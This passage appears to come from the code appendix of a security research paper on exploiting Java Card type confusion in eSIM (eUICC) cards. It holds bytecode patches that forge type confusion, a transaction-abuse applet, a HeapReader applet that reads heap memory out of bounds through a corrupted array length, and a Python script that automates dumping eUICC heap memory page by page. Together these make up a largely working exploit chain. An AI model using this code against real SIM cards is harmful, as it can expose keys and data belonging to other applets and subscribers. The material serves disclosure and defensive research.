    // 6
    instanceFieldRef Container TypeConf/container;
    // 7
    instanceFieldRef FakeContainer TypeConf/fakeContainer;
    // 8
    instanceFieldRef byte TypeConf/confMenuItem;
    // 9
    instanceFieldRef FakeContainer TypeConf/confused;
    // 10
    staticMethodRef 0.0.0()V;                // java/lang/Object.<init>()V
    // 11
    .classRef FakeContainer;
    // 12
    staticMethodRef FakeContainer/<init>()V;
[...]
}
```

Listing 32: Constant Pool (Strategy B)

```
aload_0;
getfield_a_this 6;      // .container   (Container reference)
putfield_a       9;      // .confused    (FakeContainer-typed field)
```

Listing 33: JCA Patch to Achieve TypeConfusion for Strategy B

```
aload_0;
getfield_s_this 6;    // .container reference read AS short -> raw heap pointer
sstore_3;             // keep for display
```

Listing 34: JCA Patch 1 for Strategy B Verification Sub-Experiment

```
aload_0;
getfield_a_this 9;      // .confused
getfield_s       4;      // FakeContainer/byteArray slot read AS short
```

Listing 35: JCA Patch 2 for Strategy B Verification Sub-Experiment

```
aload_0;
getfield_a_this 9;      // .confused
getfield_s       5;      // FakeContainer/shortArray slot read AS short
```

Listing 36: JCA Patch 3 for Strategy B Verification Sub-Experiment

```
aload_0;
getfield_a_this 6;
sipush  0x8008;
putfield_s       1;      // container.byteArray = 0x8008   (short store, unchecked)

aload_0;
getfield_a_this 9;      // .confused
getfield_a       4;      // FakeContainer/byteArray  -> HARD ABORT HERE
```

Listing 37: JCA Patch 4 for Strategy B Failed Forgery Attempt

```
package at.hcw.TypeConfShareable;

import javacard.framework.*;
import sim.toolkit.*;

public class TypeConf extends Applet implements ToolkitInterface, ToolkitConstants {
    private byte confMenuItem;
    private short[] shortRef;
    private byte[]  byteRef;

    static byte[] menuItemText = new byte[] {
            'T', 'y', 'p', 'e', 'C', 'o', 'n', 'f'
    };

    private TypeConf() {
        ToolkitRegistry reg = ToolkitRegistry.getEntry();
        confMenuItem = reg.initMenuEntry(menuItemText, (short) 0,
                (short) menuItemText.length,
                PRO_CMD_SELECT_ITEM, false, (byte) 0, (short) 0);
    }
```

```
21
22      public static void install(byte[] buf, short off, byte len) {
23          TypeConf tc = new TypeConf();
24          tc.register();
25      }
26
27      public void process(APDU apdu) {
28          if (selectingApplet()) return;
29      }
30
31      public void processToolkit(byte event) throws ToolkitException {
32          EnvelopeHandler envHdlr = EnvelopeHandler.getTheHandler();
33          if (event == EVENT_MENU_SELECTION) {
34              byte selectedItemId = envHdlr.getItemIdentifier();
35              if (selectedItemId == confMenuItem) {
36                  triggerConfusion();
37              }
38          }
39      }
40
41      private void triggerConfusion() {
42          byte[] output = new byte[16];
43          short[] localShortRef = null;
44
45          try {
46              JCSystem.beginTransaction();
47              shortRef = new short[1];
48              localShortRef = shortRef;   // save ref in local (stack) variable
49              JCSystem.abortTransaction();
50          } catch (Exception e) {
51              output[0] = (byte) 0xEE;
52              output[1] = (byte) 0x01;
53              displayOutput(output);
54              return;
55          }
56
57          byteRef = new byte[32];
58          for (short i = 0; i < 32; i++) {
59              byteRef[i] = (byte)(i + 1);
60          }
61
62          if (localShortRef != null) {
63              output[0] = (byte) 0xAA;    // SUCCESS | dangling ref exists
64              if ((Object) localShortRef == (Object) byteRef) {
65                  output[1] = (byte) 0xBB;
66              } else {
67                  output[1] = (byte) 0xCC;
68              }
69
70              try {
71                  short sLen = (short) localShortRef.length;
```

```
72                  output[2] = (byte)(sLen >> 8);
73                  output[3] = (byte)(sLen & 0xFF);
74              } catch (Exception e) {
75                  output[2] = (byte) 0xDE;
76                  output[3] = (byte) 0xAD;
77              }
78
79              short bLen = (short) byteRef.length;
80              output[4] = (byte)(bLen >> 8);
81              output[5] = (byte)(bLen & 0xFF);
82
83              try {
84                  short val0 = localShortRef[0];
85                  output[6] = (byte)(val0 >> 8);
86                  output[7] = (byte)(val0 & 0xFF);
87              } catch (Exception e) {
88                  output[6] = (byte) 0xDE;
89                  output[7] = (byte) 0xAD;
90              }
91
92              try {
93                  short val1 = localShortRef[1];
94                  output[8] = (byte)(val1 >> 8);
95                  output[9] = (byte)(val1 & 0xFF);
96              } catch (Exception e) {
97                  output[8] = (byte) 0xDE;
98                  output[9] = (byte) 0xAD;
99              }
100         } else {
101             output[0] = (byte) 0xFF;
102             if (shortRef == null) {
103                 output[1] = (byte) 0x01;
104             } else {
105                 output[1] = (byte) 0x02;
106             }
107         }
108         displayOutput(output);
109     }
110
111     private void displayOutput(byte[] output) {
112         ProactiveHandler proHdlr = ProactiveHandler.getTheHandler();
113         proHdlr.initDisplayText((byte) 0, DCS_8_BIT_DATA, output,
114                 (short) 0, (short) output.length);
115         proHdlr.send();
116     }
117 }
```

Listing 38: Transaction-Abuse Applet Code (Strategy C)

```
1 .constantPool {
```

```
    // 0
    instanceFieldRef short Fake/len;
    // 1
    instanceFieldRef short Fake/marker1;
    // 2
    instanceFieldRef short Fake/marker2;
    // 3
    instanceFieldRef Fake RefManipulation/fakeView;
    // 4
    instanceFieldRef byte[] RefManipulation/realArray;
    // 5
    instanceFieldRef short RefManipulation/page;
    // 6
    instanceFieldRef byte RefManipulation/confMenuItem;
    // 7
    staticMethodRef 0.0.0()V;               // java/lang/Object.<init>()V
    // 8
    staticMethodRef 1.3.0()V;               // javacard/framework/Applet.<init>()V
    // 9
    .classRef Fake;
    [...]
}
```

Listing 39: Constant Pool (Strategy D, HeapReader, and URL Manipulation)

```
package at.hcw.TypeConfTest;

import javacard.framework.*;
import sim.toolkit.*;

/**
 * Heap Memory Dumper | reads arbitrary heap memory via corrupted array length.
 *
 * After the object/array confusion patch, realArray.length = 0x7FFF.
 * This applet reads 64 bytes at a configurable offset and displays them.
 *
 * The offset is controlled by the 'page' field which is incremented
 * each time the menu entry is selected. Each press dumps the next
 * 64-byte chunk of heap memory.
 *
 * JCA PATCH REQUIRED:
 *   aload_0;
 *   getfield_a_this <realArray>;
 *   putfield_a <fakeView>;
 */
public class TypeConf extends Applet implements ToolkitInterface, ToolkitConstants {

    private byte confMenuItem;
    Fake fakeView;
```

```
25      byte[] realArray;
26      private short page;
27
28      static byte[] menuItemText = new byte[] {
29              'T', 'y', 'p', 'e', 'C', 'o', 'n', 'f'
30      };
31
32      private TypeConf() {
33          fakeView = new Fake();
34          realArray = new byte[16];
35          page = 0;
36
37          for (short i = 0; i < 16; i++) {
38              realArray[i] = (byte)(i + 1);
39          }
40
41          ToolkitRegistry reg = ToolkitRegistry.getEntry();
42          confMenuItem = reg.initMenuEntry(menuItemText, (short) 0,
43                  (short) menuItemText.length,
44                  PRO_CMD_SELECT_ITEM, false, (byte) 0, (short) 0);
45      }
46
47      public static void install(byte[] buf, short off, byte len) {
48          TypeConf tc = new TypeConf();
49          tc.register();
50      }
51
52      public void process(APDU apdu) {
53          if (selectingApplet()) return;
54      }
55
56      public void processToolkit(byte event) throws ToolkitException {
57          EnvelopeHandler envHdlr = EnvelopeHandler.getTheHandler();
58          if (event == EVENT_MENU_SELECTION) {
59              byte selectedItemId = envHdlr.getItemIdentifier();
60              if (selectedItemId == confMenuItem) {
61                  dumpPage();
62              }
63          }
64      }
65
66      private void dumpPage() {
67          fakeView.len = (short) 0x7FFF;
68          short offset = (short)(page * 64);
69          byte[] output = new byte[68];
70
71          output[0] = (byte)(page >> 8);
72          output[1] = (byte)(page & 0xFF);
73
74          output[2] = (byte)(offset >> 8);
75          output[3] = (byte)(offset & 0xFF);
```

```
76
77          short readCount = 0;
78          for (short i = 0; i < 64; i++) {
79              short idx = (short)(offset + i);
80              if (idx >= (short) 0x7FFF) break;
81              try {
82                  output[(short)(i + 4)] = realArray[idx];
83                  readCount = (short)(i + 1);
84              } catch (Exception e) {
85                  output[(short)(i + 4)] = (byte) 0xDE;
86                  break;
87              }
88          }
89          page++;
90
91          short outLen = (short)(readCount + 4);
92          if (outLen > 68) outLen = 68;
93
94          ProactiveHandler proHdlr = ProactiveHandler.getTheHandler();
95          proHdlr.initDisplayText((byte) 0, DCS_8_BIT_DATA, output,
96                  (short) 0, outLen);
97          proHdlr.send();
98      }
99  }
100
101 class Fake {
102     public short len = (short) 0;
103     public short marker1 = (short) 0;
104     public short marker2 = (short) 0;
105 }
```

Listing 40: HeapReader Applet Code

```
1   """
2   probe_heap_dump.py
3   Automate heap memory extraction via the object/array confusion exploit.
4
5   Uses the STK engine to repeatedly tap the TypeConf menu entry. Each tap
6   triggers the applet's dumpPage() method, which reads the next 64-byte
7   chunk of heap memory and returns it via DISPLAY TEXT.
8
9   The module collects all pages, concatenates them into a contiguous binary
10  dump, and writes both a raw .bin file and an annotated hex dump .txt file.
11
12  Prerequisites:
13      - The HeapReader applet (with JCA object/array confusion patch) must
14        be installed in the active eSIM profile on the target eUICC.
15      - The applet's internal page counter starts at 0 on fresh install.
16
```

```
Run from project root:
    python -m experiments.probe_heap_dump
    python -m experiments.probe_heap_dump --pages 512 --name kigen_test
    python -m experiments.probe_heap_dump --pages 100 --menu-id 0x80
"""

import argparse
import json
import os
import sys
import time

from nnh import CardSession
from nnh.stk import STKEngine, decode_proactive_command, parse_stk_tlv


def extract_display_text_bytes(commands):
    for cmd in commands:
        if cmd.get("cmd_type") == 0x21:
            for tlv in cmd.get("tlvs", []):
                if tlv["tag"] == 0x0D:
                    val = tlv["value_bytes"]
                    if len(val) >= 1:
                        return val[1:]
    return None


def parse_page(raw_bytes):
    if raw_bytes is None or len(raw_bytes) < 4:
        return None

    page_num = (raw_bytes[0] << 8) | raw_bytes[1]
    offset = (raw_bytes[2] << 8) | raw_bytes[3]
    data = raw_bytes[4:]

    return page_num, offset, data


def hex_dump(data, base_offset=0, width=16):
    lines = []
    for i in range(0, len(data), width):
        chunk = data[i:i + width]
        addr = base_offset + i
        hex_part = " ".join(f"{b:02X}" for b in chunk)
        ascii_part = "".join(chr(b) if 0x20 <= b < 0x7F else "." for b in chunk)
        lines.append(f"  {addr:06X}  {hex_part:<{width * 3 - 1}}  |{ascii_part}|")
    return "\n".join(lines)


def main():
    parser = argparse.ArgumentParser(
```

```
68          description="Dump eUICC heap memory via object/array confusion exploit"
69      )
70      parser.add_argument(
71          "--pages", type=int, default=512,
72          help="Number of 64-byte pages to dump (default: 512 = 32KB)",
73      )
74      parser.add_argument(
75          "--menu-id", type=str, default=None,
76          help="TypeConf menu item ID in hex (e.g. 0x80). Auto-detected if not specified.",
77      )
78      parser.add_argument(
79          "--delay", type=float, default=0.1,
80          help="Delay between page reads in seconds (default: 0.1)",
81      )
82      parser.add_argument(
83          "--name", default=None,
84          help="Output subdirectory name under runs/ (e.g. 'heap_dump_001')",
85      )
86      parser.add_argument(
87          "--csv", default=None,
88          help="CSV log path (default: runs/[name/]run_heap_dump.csv)",
89      )
90      parser.add_argument(
91          "--stop-on-error", action="store_true",
92          help="Stop dumping on first read error instead of continuing",
93      )
94      parser.add_argument(
95          "--skip-init", action="store_true",
96          help="Skip TERMINAL PROFILE (card already initialized)",
97      )
98      args = parser.parse_args()
99
100     out_dir = f"runs/{args.name}" if args.name else "runs"
101     os.makedirs(out_dir, exist_ok=True)
102     csv_path = args.csv or f"{out_dir}/run_heap_dump.csv"
103
104     with CardSession(csv_path=csv_path) as card:
105         stk = STKEngine(card)
106
107         print("=== Phase 1: STK initialization ===")
108         if not args.skip_init:
109             setup_cmds = stk.run_stk_cycle(verbose=False)
110         else:
111             setup_cmds = []
112             print("  (skipped)")
113
114         typeconf_id = None
115
116         if args.menu_id:
117             typeconf_id = int(args.menu_id, 16) if args.menu_id.startswith("0x") else
                ↪  int(args.menu_id)
```

```
118             print(f"  Using specified menu ID: 0x{typeconf_id:02X}")
119         else:
120             for cmd in setup_cmds:
121                 if cmd.get("cmd_type") == 0x25:
122                     for item in cmd.get("items", []):
123                         if "typeconf" in item.get("text", "").lower() or \
124                            "type" in item.get("text", "").lower():
125                             typeconf_id = item["id"]
126                             print(f"  Auto-detected TypeConf: 0x{typeconf_id:02X}
                                ↪  ({item['text']})")
127                             break
128 
129             if typeconf_id is None:
130                 for cmd in setup_cmds:
131                     if cmd.get("cmd_type") == 0x25 and cmd.get("items"):
132                         typeconf_id = cmd["items"][0]["id"]
133                         print(f"  Using first menu item: 0x{typeconf_id:02X}
                            ↪  ({cmd['items'][0]['text']})")
134                         break
135 
136         if typeconf_id is None:
137             print("  ERROR: No menu item found. Use --menu-id to specify manually.")
138             sys.exit(1)
139 
140         print(f"\n=== Phase 2: Dumping {args.pages} pages (0x{args.pages * 64:04X} bytes)
            ↪  ===")
141         print(f"  Menu item: 0x{typeconf_id:02X}")
142         print(f"  Page size: 64 bytes")
143         print(f"  Total target: {args.pages * 64} bytes ({args.pages * 64 / 1024:.1f} KB)")
144         print()
145 
146         all_data = bytearray()
147         page_log = []
148         errors = 0
149         consecutive_errors = 0
150 
151         for i in range(args.pages):
152             if i % 16 == 0:
153                 progress = i * 64
154                 pct = (i / args.pages) * 100
155                 print(f"  [{pct:5.1f}%] Page {i:4d} / {args.pages}  "
156                       f"(offset 0x{progress:06X}, {progress} bytes)  "
157                       f"errors: {errors}")
158 
159             try:
160                 cmds = stk.select_menu_item(typeconf_id, verbose=False)
161 
162                 raw = extract_display_text_bytes(cmds)
163                 parsed = parse_page(raw)
164 
165                 if parsed is None:
```

```
                    page_log.append({
                        "page": i,
                        "status": "no_display_text",
                        "commands": len(cmds),
                    })
                    errors += 1
                    consecutive_errors += 1

                    if consecutive_errors >= 5:
                        print(f"\n  WARNING: {consecutive_errors} consecutive errors. "
                              f"Applet may have crashed.")
                        if args.stop_on_error:
                            print("  Stopping (--stop-on-error).")
                            break
                    continue

                page_num, offset, data = parsed
                consecutive_errors = 0

                if page_num != i:
                    print(f"\n  WARNING: Expected page {i}, got page {page_num}. "
                          f"Counter may be out of sync.")

                all_data.extend(data)

                page_log.append({
                    "page": page_num,
                    "offset": offset,
                    "bytes_read": len(data),
                    "status": "ok",
                    "data_hex": data.hex().upper(),
                })

                if any(b != 0x00 for b in data) and i > 0:
                    nonzero = sum(1 for b in data if b != 0x00)
                    if nonzero > 4:
                        print(f"  Page {page_num:4d} @ 0x{offset:04X}: "
                              f"{nonzero} non-zero bytes")

            except Exception as e:
                page_log.append({
                    "page": i,
                    "status": "exception",
                    "error": str(e),
                })
                errors += 1
                consecutive_errors += 1
                print(f"\n  ERROR on page {i}: {e}")

                if args.stop_on_error:
                    break
```

```
217
218             if args.delay > 0:
219                 time.sleep(args.delay)
220
221         total_bytes = len(all_data)
222         print(f"\n{'=' * 60}")
223         print(f"  Dump complete")
224         print(f"{'=' * 60}")
225         print(f"  Pages read: {len(page_log)}")
226         print(f"  Total bytes: {total_bytes} ({total_bytes / 1024:.1f} KB)")
227         print(f"  Errors: {errors}")
228
229         bin_path = f"{out_dir}/heap_dump.bin"
230         with open(bin_path, "wb") as f:
231             f.write(all_data)
232         print(f"  Binary dump: {bin_path}")
233
234         hex_path = f"{out_dir}/heap_dump.txt"
235         with open(hex_path, "w") as f:
236             f.write(f"# Heap memory dump | {total_bytes} bytes\n")
237             f.write(f"# Pages: {len(page_log)}, Errors: {errors}\n")
238             f.write(f"# Generated by probe_heap_dump.py\n\n")
239             f.write(hex_dump(all_data))
240             f.write("\n")
241         print(f"  Hex dump:    {hex_path}")
242
243         log_path = f"{out_dir}/heap_dump_log.json"
244         with open(log_path, "w") as f:
245             json.dump({
246                 "total_pages": len(page_log),
247                 "total_bytes": total_bytes,
248                 "errors": errors,
249                 "page_size": 64,
250                 "menu_id": f"0x{typeconf_id:02X}",
251                 "pages": page_log,
252             }, f, indent=2)
253         print(f"  Page log:    {log_path}")
254
255         print(f"\n  First 256 bytes:")
256         print(hex_dump(all_data[:256]))
257
258         interesting = []
259         for i in range(64, len(all_data), 64):
260             chunk = all_data[i:i + 64]
261             nonzero = sum(1 for b in chunk if b != 0x00)
262             if nonzero > 8:
263                 interesting.append((i, chunk, nonzero))
264
265         if interesting:
266             print(f"\n  Interesting regions ({len(interesting)} chunks with >8 non-zero
            ↪  bytes):")
```

```
            for offset, chunk, nz in interesting[:20]:
                print(f"\n  Offset 0x{offset:06X} ({nz} non-zero bytes):")
                print(hex_dump(chunk, base_offset=offset))

        print(f"\n  APDU trace: {csv_path}")


if __name__ == "__main__":
    main()
```

Listing 41: Python HeapReader Code

```
"""
nnh/stk.py
SIM Toolkit (STK) proactive command engine.

Automates the TERMINAL PROFILE → FETCH → TERMINAL RESPONSE cycle
for interacting with UICC Toolkit applets on eUICCs.

References:
    ETSI TS 102 223 (CAT / proactive UICC commands)
    3GPP TS 31.111  (USIM Application Toolkit)
    ETSI TS 102 221 (UICC-Terminal interface)
"""

import logging

log = logging.getLogger("stk")

CMD_TYPES = {
    0x01: "REFRESH",
    0x05: "SET UP EVENT LIST",
    0x10: "SET UP CALL",
    0x11: "SEND SS",
    0x12: "SEND USSD",
    0x13: "SEND SHORT MESSAGE",
    0x14: "SEND DTMF",
    0x15: "LAUNCH BROWSER",
    0x20: "PLAY TONE",
    0x21: "DISPLAY TEXT",
    0x22: "GET INKEY",
    0x23: "GET INPUT",
    0x24: "SELECT ITEM",
    0x25: "SET UP MENU",
    0x26: "PROVIDE LOCAL INFO",
    0x27: "TIMER MANAGEMENT",
    0x28: "SET UP IDLE MODE TEXT",
    0x34: "RUN AT COMMAND",
    0x35: "LANGUAGE NOTIFICATION",
```

```
    0x40: "OPEN CHANNEL",
    0x41: "CLOSE CHANNEL",
    0x42: "RECEIVE DATA",
    0x43: "SEND DATA",
    0x44: "GET CHANNEL STATUS",
}

STK_TAGS = {
    0x01: "Command details",
    0x02: "Device identities",
    0x04: "Duration",
    0x05: "Alpha identifier",
    0x06: "Address",
    0x0D: "Text string",
    0x0E: "Tone",
    0x0F: "Item",
    0x10: "Item identifier",
    0x11: "Response length",
    0x13: "Result",
    0x14: "SMS TPDU",
    0x17: "File list",
    0x18: "Next action indicator",
    0x19: "Event list",
    0x24: "Icon identifier",
    0x25: "Item icon ID list",
    0x35: "Bearer description",
    0x36: "Channel data",
    0x37: "Channel data length",
    0x38: "Channel status",
    0x39: "Buffer size",
    0x3C: "UICC/terminal interface transport level",
    0x3E: "Other address",
    0x47: "Network access name",
    0x50: "Text attribute",
    0x68: "Frame identifier",
}

RESULT_SUCCESS = 0x00
RESULT_PARTIAL_COMPREHENSION = 0x01
RESULT_MISSING_INFO = 0x02
RESULT_PERFORMED_WITH_MOD = 0x03
RESULT_USER_TERMINATED = 0x10
RESULT_BACKWARD_MOVE = 0x11
RESULT_NO_RESPONSE = 0x12
RESULT_HELP_REQUESTED = 0x13
RESULT_BEYOND_CAPABILITIES = 0x30
RESULT_CMD_TYPE_UNKNOWN = 0x32


def _h(byte_val):
    return f"{byte_val:02X}"
```

```
89
90
91  def _hex(data):
92      if isinstance(data, (bytes, bytearray)):
93          return data.hex().upper()
94      return data.upper()
95
96
97  def parse_stk_tlv(hex_data):
98      b = bytes.fromhex(hex_data)
99      nodes = []
100     i = 0
101     while i < len(b):
102         raw_tag = b[i]
103         i += 1
104
105         if (raw_tag & 0x7F) == 0x7F:
106             if i >= len(b):
107                 break
108             raw_tag = (raw_tag << 8) | b[i]
109             i += 1
110
111         cr = bool(raw_tag & 0x80)
112         tag_id = raw_tag & 0x7F
113
114         if i >= len(b):
115             break
116         length = b[i]
117         i += 1
118         if length == 0x81:
119             length = b[i]
120             i += 1
121         elif length == 0x82:
122             length = (b[i] << 8) | b[i + 1]
123             i += 2
124
125         value = b[i : i + length]
126         i += length
127         nodes.append(
128             {
129                 "tag": tag_id,
130                 "tag_raw": raw_tag,
131                 "cr": cr,
132                 "len": length,
133                 "value": value.hex().upper(),
134                 "value_bytes": value,
135             }
136         )
137     return nodes
138
139
```

```
def decode_proactive_command(hex_data):
    tlvs = parse_stk_tlv(hex_data)
    result = {
        "raw": hex_data,
        "tlvs": tlvs,
        "cmd_type": None,
        "cmd_type_name": "UNKNOWN",
        "cmd_number": None,
        "qualifier": None,
        "cmd_details_hex": None,
        "device_ids_hex": None,
        "text": None,
        "items": [],
        "events": [],
    }

    if tlvs and tlvs[0]["tag"] == 0x50:
        inner = tlvs[0]["value"]
        tlvs = parse_stk_tlv(inner)
        result["tlvs"] = tlvs

    for node in tlvs:
        tag = node["tag"]
        val = node["value_bytes"]

        if tag == 0x01:
            result["cmd_details_hex"] = node["value"]
            if len(val) >= 3:
                result["cmd_number"] = val[0]
                result["cmd_type"] = val[1]
                result["cmd_type_name"] = CMD_TYPES.get(
                    val[1], f"UNKNOWN(0x{val[1]:02X})"
                )
                result["qualifier"] = val[2]

        elif tag == 0x02:
            result["device_ids_hex"] = node["value"]

        elif tag == 0x0D:
            if len(val) >= 1:
                encoding = val[0]
                text_bytes = val[1:]
                try:
                    if encoding == 0x04:
                        result["text"] = text_bytes.decode("latin-1")
                    elif encoding == 0x08:
                        result["text"] = text_bytes.decode("utf-16-be")
                    else:
                        result["text"] = text_bytes.decode("ascii", errors="replace")
                except Exception:
                    result["text"] = text_bytes.hex()
```

```
191
192         elif tag == 0x05:
193             try:
194                 result["alpha"] = val.decode("ascii") if val else ""
195             except Exception:
196                 result["alpha"] = val.hex()
197
198         elif tag == 0x0F:
199             item = {"id": val[0] if val else 0}
200             try:
201                 item["text"] = val[1:].decode("ascii") if len(val) > 1 else ""
202             except Exception:
203                 item["text"] = val[1:].hex() if len(val) > 1 else ""
204             result["items"].append(item)
205
206         elif tag == 0x19:
207             result["events"] = list(val)
208
209     return result
210
211
212 def pretty_proactive(cmd):
213     lines = [
214         f"  {cmd['cmd_type_name']} (type=0x{cmd['cmd_type']:02X}, "
215         f"num={cmd['cmd_number']}, qual=0x{cmd['qualifier']:02X})"
216     ]
217     if cmd.get("text"):
218         lines.append(f'  Text: "{cmd["text"]}"')
219     if cmd.get("alpha"):
220         lines.append(f'  Alpha: "{cmd["alpha"]}"')
221     for item in cmd.get("items", []):
222         lines.append(f'  Item [0x{item["id"]:02X}]: "{item["text"]}"')
223     if cmd.get("events"):
224         lines.append(f"  Events: {[f'0x{e:02X}' for e in cmd['events']]}")
225     return "\n".join(lines)
226
227
228 class STKEngine:
229
230     def __init__(self, card, profile_data=None):
231         self.card = card
232         self.profile_data = profile_data or ("FF" * 25)
233
234     def start(self):
235         lc = len(self.profile_data) // 2
236         apdu = f"80100000{lc:02X}{self.profile_data}"
237         data, sw = self.card.apdu(apdu, label="TERMINAL PROFILE")
238         log.info("TERMINAL PROFILE -> SW=%s", sw)
239         return data, sw
240
241     def fetch(self, length):
```

```
242         apdu = f"80120000{length:02X}"
243         data, sw = self.card.apdu(apdu, label="FETCH", auto_chain=True)
244         if not data:
245             return None
246 
247         cmd = decode_proactive_command(data)
248         log.info("FETCH -> %s", cmd["cmd_type_name"])
249         return cmd
250 
251     def terminal_response(self, cmd, result_code=RESULT_SUCCESS, extra_data=""):
252         cmd_det = f"81{len(cmd['cmd_details_hex']) // 2:02X}{cmd['cmd_details_hex']}"
253         dev_ids = f"82{len(cmd['device_ids_hex']) // 2:02X}{cmd['device_ids_hex']}"
254         result_tlv = f"830100" if result_code == 0x00 else f"8301{result_code:02X}"
255 
256         payload = cmd_det + dev_ids + result_tlv + extra_data
257         lc = len(payload) // 2
258         apdu = f"80140000{lc:02X}{payload}"
259 
260         data, sw = self.card.apdu(apdu, label="TERMINAL RESPONSE", auto_chain=False)
261         log.info("TERMINAL RESPONSE -> SW=%s", sw)
262         return data, sw
263 
264     def drain(self, verbose=True):
265         commands = []
266         _, sw = self.card.apdu("80F2000000", label="STATUS check", auto_chain=False)
267         if not sw.upper().startswith("91"):
268             return commands
269 
270         while sw.upper().startswith("91"):
271             fetch_len = int(sw[2:4], 16)
272             cmd = self.fetch(fetch_len)
273             if not cmd or not cmd["cmd_type"]:
274                 break
275 
276             commands.append(cmd)
277             if verbose:
278                 print(pretty_proactive(cmd))
279 
280             _, sw = self.terminal_response(cmd)
281 
282         return commands
283 
284     def run_stk_cycle(self, verbose=True):
285         commands = []
286 
287         _, sw = self.start()
288 
289         while sw.upper().startswith("91"):
290             fetch_len = int(sw[2:4], 16)
291             cmd = self.fetch(fetch_len)
292             if not cmd or not cmd["cmd_type"]:
```

```
                break

            commands.append(cmd)
            if verbose:
                print(pretty_proactive(cmd))

            _, sw = self.terminal_response(cmd)

        return commands

    def select_menu_item(self, item_id, verbose=True):
        env_data = f"D307820201819001{item_id:02X}"
        lc = len(env_data) // 2
        apdu = f"80C20000{lc:02X}{env_data}"

        _, sw = self.card.apdu(
            apdu, label=f"ENVELOPE MENU SELECT 0x{item_id:02X}", auto_chain=False
        )

        commands = []
        while sw.upper().startswith("91"):
            fetch_len = int(sw[2:4], 16)
            cmd = self.fetch(fetch_len)
            if not cmd or not cmd["cmd_type"]:
                break

            commands.append(cmd)
            if verbose:
                print(pretty_proactive(cmd))

            _, sw = self.terminal_response(cmd)

        return commands

    def send_envelope(self, envelope_hex, verbose=True):
        lc = len(envelope_hex) // 2
        apdu = f"80C20000{lc:02X}{envelope_hex}"
        _, sw = self.card.apdu(apdu, label="ENVELOPE", auto_chain=False)

        commands = []
        while sw.upper().startswith("91"):
            fetch_len = int(sw[2:4], 16)
            cmd = self.fetch(fetch_len)
            if not cmd or not cmd["cmd_type"]:
                break

            commands.append(cmd)
            if verbose:
                print(pretty_proactive(cmd))

            _, sw = self.terminal_response(cmd)
```

```
344
345         return commands
346
347     def _navigate_path(self, path, inkey_default="0", input_default="0"):
348         trace = []
349         phase = ["setup"]
350
351         _orig_apdu = self.card.apdu
352
353         def _capturing(pdu_hex, **kwargs):
354             data, sw = _orig_apdu(pdu_hex, **kwargs)
355             trace.append({
356                 "label": kwargs.get("label", ""),
357                 "phase": phase[0],
358                 "apdu": pdu_hex.upper(),
359                 "data": data or "",
360                 "sw": sw,
361             })
362             return data, sw
363
364         self.card.apdu = _capturing
365         try:
366             setup_cmds = []
367             path_cmds = []
368             discovered_subitems = []
369             remaining = list(path)
370
371             _, sw = self.start()
372             while sw.upper().startswith("91"):
373                 fetch_len = int(sw[2:4], 16)
374                 cmd = self.fetch(fetch_len)
375                 if not cmd or not cmd["cmd_type"]:
376                     break
377                 setup_cmds.append(cmd)
378                 _, sw = self.terminal_response(cmd)
379
380             if not remaining:
381                 return setup_cmds, path_cmds, discovered_subitems, sw, trace
382
383             phase[0] = "navigation"
384
385             first_item = remaining.pop(0)
386             env_data = f"D307820201819001{first_item:02X}"
387             lc = len(env_data) // 2
388             _, sw = self.card.apdu(
389                 f"80C20000{lc:02X}{env_data}",
390                 label=f"ENVELOPE MENU SELECT 0x{first_item:02X}",
391                 auto_chain=False,
392             )
393
394             while sw.upper().startswith("91"):
```

```
                fetch_len = int(sw[2:4], 16)
                cmd = self.fetch(fetch_len)
                if not cmd or not cmd["cmd_type"]:
                    break
                path_cmds.append(cmd)

                if cmd["cmd_type"] == 0x24:
                    if remaining:
                        next_id = remaining.pop(0)
                        _, sw = self.terminal_response(cmd, extra_data=f"9001{next_id:02X}")
                    else:
                        discovered_subitems = cmd.get("items", [])
                        self.terminal_response(cmd, result_code=RESULT_BACKWARD_MOVE)
                        break

                elif cmd["cmd_type"] == 0x22:
                    key_bytes = inkey_default.encode("latin-1")
                    key_tlv = f"8D{1 + len(key_bytes):02X}04{key_bytes.hex().upper()}"
                    _, sw = self.terminal_response(cmd, extra_data=key_tlv)

                elif cmd["cmd_type"] == 0x23:
                    inp_bytes = input_default.encode("latin-1")
                    inp_tlv = f"8D{1 + len(inp_bytes):02X}04{inp_bytes.hex().upper()}"
                    _, sw = self.terminal_response(cmd, extra_data=inp_tlv)

                else:
                    _, sw = self.terminal_response(cmd)

            return setup_cmds, path_cmds, discovered_subitems, sw, trace

        finally:
            self.card.apdu = _orig_apdu

    def deep_explore(self, inkey_default="0", input_default="0", max_depth=4, verbose=True):
        from collections import deque

        setup_cmds, _, _, _, _ = self._navigate_path(
            [], inkey_default=inkey_default, input_default=input_default
        )
        top_items = []
        for cmd in setup_cmds:
            if cmd["cmd_type"] == 0x25:
                top_items = cmd.get("items", [])

        if not top_items:
            if verbose:
                print("  No STK menu found (no SETUP MENU proactive command received).")
            return []

        if verbose:
            print(f"  Discovered {len(top_items)} top-level menu item(s):")
```

```
            for item in top_items:
                print(f"    0x{item['id']:02X} | {item['text']}")

        node_map = {}
        for item in top_items:
            node_map[(item["id"],)] = {
                "id": item["id"],
                "text": item["text"],
                "commands": [],
                "children": [],
            }

        queue = deque([(item["id"],) for item in top_items])

        while queue:
            path = queue.popleft()
            if len(path) > max_depth:
                continue

            node = node_map[path]
            path_str = " → ".join(f"0x{p:02X}" for p in path)
            if verbose:
                print(f"\n  Exploring [{path_str}]:")

            try:
                _, path_cmds, sub_items, _, trace = self._navigate_path(
                    list(path),
                    inkey_default=inkey_default,
                    input_default=input_default,
                )
            except Exception as exc:
                log.warning("Path %s failed: %s", path, exc)
                node["error"] = str(exc)
                continue

            node["apdu_trace"] = trace

            for cmd in path_cmds:
                entry = {"type": cmd["cmd_type_name"]}
                if cmd.get("text"):
                    entry["text"] = cmd["text"]
                if cmd.get("items"):
                    entry["items"] = [
                        {"id": i["id"], "text": i["text"]} for i in cmd["items"]
                    ]
                node["commands"].append(entry)
                if verbose:
                    line = f"    {cmd['cmd_type_name']}"
                    if cmd.get("text"):
                        line += f': "{cmd["text"]}"'
                    print(line)
```

```

            for sub_item in sub_items:
                sub_path = path + (sub_item["id"],)
                child = {
                    "id": sub_item["id"],
                    "text": sub_item["text"],
                    "commands": [],
                    "children": [],
                }
                node["children"].append(child)
                node_map[sub_path] = child
                queue.append(sub_path)
                if verbose:
                    print(f"    Found sub-item: 0x{sub_item['id']:02X} ({sub_item['text']})")

        return [node_map[(item["id"],)] for item in top_items]
```

Listing 42: Python STK Engine Code

```
"""Card session: APDU exchange, status-word chaining, CSV logging."""

import argparse
import csv
import logging
from datetime import datetime, timezone
